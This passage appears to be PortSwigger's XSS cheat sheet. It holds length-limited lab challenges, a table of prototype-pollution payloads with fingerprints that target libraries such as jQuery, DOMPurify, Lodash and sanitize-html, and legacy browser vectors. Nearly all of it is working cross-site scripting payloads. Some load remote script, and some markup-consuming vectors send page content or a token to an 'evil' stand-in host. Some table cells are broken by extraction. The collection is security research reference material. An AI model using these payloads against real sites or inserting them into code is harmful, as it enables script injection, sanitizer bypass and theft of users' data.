Basic context, WAF blocks <[a-zA-Z]	This lab captures the scenario when you can't use an open tag followed by an alphanumeric character. Sometimes you can solve this problem by bypassing the WAF entirely, but what about when that's not an option? Certain versions of .NET have this behaviour, and it's only known to be exploitable in old IE with <%tag.	N/A	N/A	
Script based injection but quotes, forward slash and backslash are escaped	We often encounter this situation in the wild: you have an injection inside a JavaScript variable and can inject angle brackets, but quotes and forward/backslashes are escaped so you can't simply close the script block. The closest we've got to solving this is when you have multiple injection points. The first within a script based context and the second in HTML .	N/A	N/A	
innerHTML context but no equals allowed	You have a site that processes the query string and URL decodes the parameters but splits on the equals then assigns to innerHTML. In this context <script> doesn't work and we can't use = to create an event.	N/A	N/A	
Basic context length limit	This lab's injection occurs within the basic HTML context but has a length limitation of 15. Filedescriptor came up with a vector that could execute JavaScript in 16 characters: <q oncut=alert`` but can you beat it?	15	<q oncut=alert``	
Attribute context length limit	The context of this lab inside an attribute with a length limitation of 14 characters. We came up with a vector that executes JavaScript in 15 characters: "oncut=alert`` + the plus is a trailing space. Do you think you can beat it?	14	"oncut=alert``	
Basic context length limit, arbitrary code	It's all well and good executing JavaScript but if all you can do is call alert what use is that? In this lab we demonstrate the shortest possible way to execute arbitrary code.	19	<q oncut=eval(name)	
Attribute context length limit arbitrary code	Again calling alert proves you can call a function but we created another lab to find the shortest possible attribute based injection with arbitrary JavaScript.	17	See link	
Injection occurs inside a frameset but before the body	We received a request from twitter about this next lab. It occurs within a frameset but before a body tag with equals filtered. You would think you could inject a closing frameset followed by a script block but that would be too easy.	N/A	N/A	
Injection occurs inside single quoted string, only characters a-z0-9+' are allowed.	The injection occurs within a single quoted string and the challenge is to execute arbitrary code using the charset a-zA-Z0-9+'. Luan Herrera solved this lab in an amazing way, you can view the solution in the following post .	N/A	N/A	

Prototype pollution

Library	Payload	Author	Version	Fingerprint
Wistia Embedded Video	<pre><script> Object.prototype.innerHTML = '<img/src/onerror=alert(1)>'; </script></pre>	William Bowling	All versions	return (typeof wistiaEmbeds !== 'undefined')
\$(x).off jQuery	<pre><script> Object.prototype.preventDefault=' x'; Object.prototype.handleObj='x'; Object.prototype.delegateTarget=' <img/src/onerror=alert(1)>'; /* No extra code needed for jQuery 1 & 2 */\$(document).off('foobar'); </script></pre>	Sergey Bobrov	All versions	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
\$(html) jQuery	<pre><script> Object.prototype.div=['1','','1'] </script><script> \$('<div x="x"></div>') </script></pre>	Sergey Bobrov	All versions	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
\$.get jQuery	<pre><script> Object.prototype.url = ['data:',alert(1)//']; Object.prototype.dataType = 'script'; </script> <script> \$.get('https://google.com/'); \$.post('https://google.com/'); </script></pre>	Michał Bentkowski	>= 3.0.0	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
\$.getScript jQuery	<pre><script> Object.prototype.src = ['data:',alert(1)//'] </script> <script> \$.getScript('https://google.com/') </script></pre>	s1r1us	>= 3.4.0	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
\$.getScript jQuery	<pre><script> Object.prototype.url = 'data:',alert(1)//' </script> <script> \$.getScript('https://google.com/') </script></pre>	s1r1us	3.0.0 - 3.3.1	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
Google reCAPTCHA	<pre><script> Object.prototype.srcdoc= ['<script>alert(1)</script>'] </script> <div class="g-recaptcha" data- sitekey="your-site-key"/></pre>	s1r1us		return (typeof recaptcha !== 'undefined')
Twitter Universal Website Tag	<pre><script> Object.prototype.hif = ['javascript:alert(document.domai</pre>	Sergey Bobrov		return (typeof twq !== 'undefined' && typeof twq.version !== 'undefined')

	<code>n)'];</code> <code></script></code>			
Tealium Universal Tag	<code><script></code> <code>Object.prototype.attrs = {src:1};</code> <code>Object.prototype.src='https://portswigger-labs.net/xss/xss.js'</code> <code></script></code>	Sergey Bobrov		<code>return (typeof utag !== 'undefined' && typeof utag.id !== 'undefined')</code>
Akamai Boomerang	<code><script></code> <code>Object.prototype.BOOMR = 1;</code> <code>Object.prototype.url='https://portswigger-labs.net/xss/xss.js'</code> <code></script></code>	s1r1us		<code>return (typeof BOOMR !== 'undefined')</code>
Lodash	<code><script></code> <code>Object.prototype.sourceURL =</code> <code>'\u2028\u2029alert(1)'</code> <code></script></code> <code><script></code> <code>_.template('test')</code> <code></script></code>	Alex Brasetvik	<code><= 4.17.15</code>	<code>return (typeof _ !== 'undefined' && typeof _.template !== 'undefined' && typeof _.VERSION !== 'undefined')</code>
sanitize-html	<code><script></code> <code>Object.prototype['*'] =</code> <code>['onload']</script></code> <code><script></code> <code>document.write(sanitizeHtml('<iframe onload=alert(1)>'))</code> <code></script></code>	Michał Bentkowski		<code>return (typeof sanitizeHtml !== 'undefined')</code>
js-xss	<code><script></code> <code>Object.prototype.whiteList =</code> <code>{img: ['onerror', 'src']}</code> <code></script></code> <code><script></code> <code>document.write(filterXSS(''))</code> <code></script></code>	Michał Bentkowski		<code>return (typeof filterXSS !== 'undefined')</code>
DOMPurify	<code><script></code> <code>Object.prototype.ALLOWED_ATTR =</code> <code>['onerror', 'src']</code> <code></script></code> <code><script></code> <code>document.write(DOMPurify.sanitize</code> <code>(''))</code> <code></script></code>	Michał Bentkowski	<code><= 2.0.12</code>	<code>return (typeof DOMPurify !== 'undefined')</code>
DOMPurify	<code><script></code> <code>Object.prototype.documentMode = 9</code> <code></script></code>	Michał Bentkowski	<code><= 2.0.12</code>	<code>return (typeof DOMPurify !== 'undefined')</code>
Closure	<code><script></code> <code>const html = '<img src</code> <code>onerror=alert(1)>';</code> <code>const sanitizer = new</code> <code>goog.html.sanitizer.HtmlSanitizer</code> <code>();</code> <code>const sanitized =</code> <code>sanitizer.sanitize(html);</code> <code>const node =</code> <code>goog.dom.safeHtmlToNode(sanitized</code> <code>);</code> <code>document.body.append(node);</code>	Michał Bentkowski		<code>return (typeof goog !== 'undefined' && typeof goog.basePath !== 'undefined')</code>

	</script>		
Closure	<pre><script> Object.prototype.CLOSURE_BASE_PATH = 'data:alert(1)//'; </script></pre>	Michał Bentkowski	return (typeof goog !== 'undefined' && typeof goog.basePath !== 'undefined')
Marionette.js / Backbone.js	<pre><script> Object.prototype.tagName = 'img' Object.prototype.src = ['x:x'] Object.prototype.onerror = ['alert(1)'] </script> <script> (function() { var View = Mn.View.extend({template: '#template-layout'}); var App = Mn.Application.extend({region: '#app', onStart: function() {this.showView(new View());}}); var app = new App(); app.start(); })(); </script> <div id="template-layout" type="x- template/underscore">xxx</div></pre>	Sergey Bobrov	return (typeof Marionette !== 'undefined') return (typeof Backbone !== 'undefined' && typeof Backbone.VERSION !== 'undefined')
Adobe Dynamic Tag Management	<pre><script> Object.prototype.src='data:alert(1)//' </script></pre>	Sergey Bobrov	return (typeof _satellite !== 'undefined')
Embedly Cards	<pre><script> Object.prototype.onload = 'alert(1)' </script></pre>	Guilherme Keerok	return (typeof window.embedly !== 'undefined')
Segment Analytics.js	<pre><script> Object.prototype.script = [1, '<img/src /onerror=alert(1)>', ''] </script></pre>	Sergey Bobrov	return (typeof analytics !== 'undefined' && typeof analytics.SNIPPET_VERSION !== 'undefined')
Knockout.js	<pre><strong data-bind="text:'hello'"> <script> Object.prototype[4]="a":1, [alert(1)]:1, 'b'; Object.prototype[5]=','; </script><script> ko.applyBindings({}) </script></pre>	Michał Bentkowski	

Classic vectors (XSS crypt)

Image src with JavaScript protocol

```

```

 Copy[Link](#)

Body background with JavaScript protocol

```
<body background="javascript:alert(1)">
```

 Copy[Link](#)

Iframe data urls no longer work as modern browsers use a null origin

```
<iframe src="data:text/html,<img src=1 onerror=alert(document.domain)>">
```

 Copy[Link](#)

VBScript protocol used to work in IE

```
<a href="vbscript:MsgBox+1">XSS</a> <a href="#" onclick="vbs:Msgbox+1">XSS</a> <a href="#"
onclick="VBS:Msgbox+1">XSS</a> <a href="#" onclick="vbscript:Msgbox+1">XSS</a> <a href="#"
onclick="VBSCRIPT:Msgbox+1">XSS</a> <a href="#" language=vbs onclick="vbscript:Msgbox+1">XSS</a>
```

 Copy[Link](#)

JScript compact was a minimal version of JS that wasn't widely used in IE

```
<a href="#" onclick="jscript.compact:alert(1);">test</a> <a href="#"
onclick="JSCRIPT.COMPACT:alert(1);">test</a>
```

 Copy[Link](#)

JScript.Encode allows encoded JavaScript

```
<a href=# language="JScript.Encode" onclick="#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@">XSS</a> <a href=#
onclick="JScript.Encode:#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@">XSS</a>
```

 Copy[Link](#)

VBScript.Encoded allows encoded VBScript

```
<iframe onload=VBScript.Encode:#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@> <iframe language=VBScript.Encode
onload=#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@>
```

 Copy[Link](#)

JavaScript entities used to work in Netscape Navigator

```
<a title="{alert(1)}">XSS</a>
```

 Copy[Link](#)

JavaScript stylesheets used to be supported by Netscape Navigator

```
<link href="xss.js" rel=stylesheet type="text/javascript">
```

 Copy[Link](#)

Button used to consume markup

```
<form><button name=x formaction=x><b>stealme
```

[Link](#)**IE9 select elements and plaintext used to consume markup**

```
<form action=x><button>XSS</button><select name=x><option><plaintext><script>token="supersecret"  
</script>
```

[Link](#)**XBL Firefox only <= 2**

```
<div style="-moz-binding:url(//businessinfo.co.uk/labs/xbl/xbl.xml#xss)"> <div style="\-\\mo\\z-  
binding:url(//businessinfo.co.uk/labs/xbl/xbl.xml#xss)"> <div style="-moz-  
bindin\67:url(//businessinfo.co.uk/lab s/xbl/xbl.xml#xss)"> <div style="-moz-bindin&#x5c;  
67:url(//businessinfo.co.uk/lab s/xbl/xbl.xml#xss)">
```

[Link](#)**XBL also worked in FF3.5 using data urls**

```

```

[Link](#)**CSS expressions <=IE7**

```
<div style=xss:expression(alert(1))> <div style=xss:expression(1)-alert(1)> <div  
style=xss:expressio\6e(alert(1))> <div style=xss:expressio\006e(alert(1))> <div  
style=xss:expressio\00006e(alert(1))> <div style=xss:expressio\6e(alert(1))> <div  
style=xss:expressio&#x5c;6e(alert(1))>
```

[Link](#)**In quirks mode IE allowed you to use = instead of :**

```
<div style=xss=expression(alert(1))> <div style="color&#x3dred">test</div>
```

[Link](#)**Behaviors for older modes of IE**

```
<a style="behavior:url(#default#AnchorClick);" folder="javascript:alert(1)">XSS</a>
```

[Link](#)**Older versions of IE supported event handlers in functions**

```
<script> function window.onload(){ alert(1); } </script> <script> function window::onload(){ alert(1); } </script> <script> function window.location(){ } </script> <body> <script> function/*<img src=1 onerror=alert(1)>*/document.body.innerHTML(){ } </script> </body> <body> <script> function document.body.innerHTML(){ x = "<img src=1 onerror=alert(1)>"; } </script> </body>
```

[Link](#)

GreyMagic HTML+time exploit (no longer works even in 5 docmode)

```
<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS<img src=1 onerror=alert(1)>"></BODY></HTML>
```

[Link](#)

Firefox allows NULLS after &

```
<a href="javascript&#x6a;avascript:alert(1)">Firefox</a>
```

[Link](#)

Firefox allows NULLs inside named entities

```
<a href="javascript&colon;alert(1)">Firefox</a>
```

[Link](#)

Firefox allows NULL characters inside opening comments

```
<!-- ><img title="--><iframe/onload=alert(1)>" --> <!-- ><img title="--><iframe/onload=alert(1)>" -->
```

[Link](#)

Safari used to allow any tag to have a onload event inside SVG

```
<svg><xss onload=alert(1)>
```

[Link](#)

Isindex using src attribute

```
<isindex type=image src="//evil?"
```

[Link](#)

Isindex using submit

```
<isindex type=submit style=width:100%;height:100%; value=XSS formaction="//evil?"
```

[Link](#)

Isindex and formaction

```
<isindex type=submit formaction=javascript:alert(1)>
```

[Link](#)**Isindex and action**

```
<isindex type=submit action=javascript:alert(1)>
```

[Link](#)**discard tag and onbegin**

```
<svg><discard onbegin=alert(1)>
```

[Link](#)

Credits

Brought to you by [PortSwigger Research](#).

This cheat sheet wouldn't be possible without the web security community who share their research. Big thanks to: [James Kettle](#), [Mario Heiderich](#), [Eduardo Vela](#), [Masato Kinugawa](#), [Filedescriptor](#), [LeverOne](#), [Ben Hayak](#), [Alex Inführ](#), [Mathias Karlsson](#), [Jan Horn](#), [Ian Hickey](#), [Gábor Molnár](#), [tsetnep](#), [Psych0tr1a](#), [Skyphire](#), [Abdulrhman Alqabandi](#), [brainpillow](#), [Kyo](#), [Yosuke Hasegawa](#), [White Jordan](#), [Algol](#), [jackmasa](#), [wpulog](#), [Bolk](#), [Robert Hansen](#), [David Lindsay](#), [Superhei](#), [Michal Zalewski](#), [Renaud Lifchitz](#), [Roman Ivanov](#), [Frederik Braun](#), [Krzysztof Kotowicz](#), [Giorgio Maone](#), [GreyMagic](#), [Marcus Niemietz](#), [Soroush Dalili](#), [Stefano Di Paola](#), [Roman Shafigullin](#), [Lewis Arden](#), [Michał Bentkowski](#), [SØPAS](#), [avanish46](#), [Juuso Käenmäki](#), [jinmo123](#), [itszn13](#), [Martin Bajanik](#), [David Granqvist](#), [Andrea \(theMiddle\) Menin](#), [simps0n](#), [hahwul](#), [Paweł Hądrzyński](#), [Jun Kokatsu](#), [RenwaX23](#), [sratarun](#), [har1sec](#), [Yann C.](#), [gadhiyasavan](#), [p4fg](#), [diofeher](#), [Sergey Bobrov](#), [PwnFunction](#), [Guilherme Keerok](#), [Alex Brasetvik](#), [s1r1us](#), [ngyikp](#), [the-xentropy](#), [Rando111111](#)

You can contribute to this cheat sheet by creating a [new issue](#) or [updating the JSON](#) and creating a [pull request](#)

Burp Suite

[Web vulnerability scanner](#)
[Burp Suite Editions](#)
[Release Notes](#)

Vulnerabilities

[Cross-site scripting \(XSS\)](#)
[SQL injection](#)
[Cross-site request forgery](#)
[XML external entity injection](#)
[Directory traversal](#)
[Server-side request forgery](#)

Customers

[Organizations](#)
[Testers](#)
[Developers](#)

Company

[About](#)
[PortSwigger News](#)
[Careers](#)
[Contact](#)
[Legal](#)
[Privacy Notice](#)

Insights

[Web Security Academy](#)
[Blog](#)
[Research](#)
[The Daily Swig](#)

[Follow us](#)

© 2021 PortSwigger Ltd.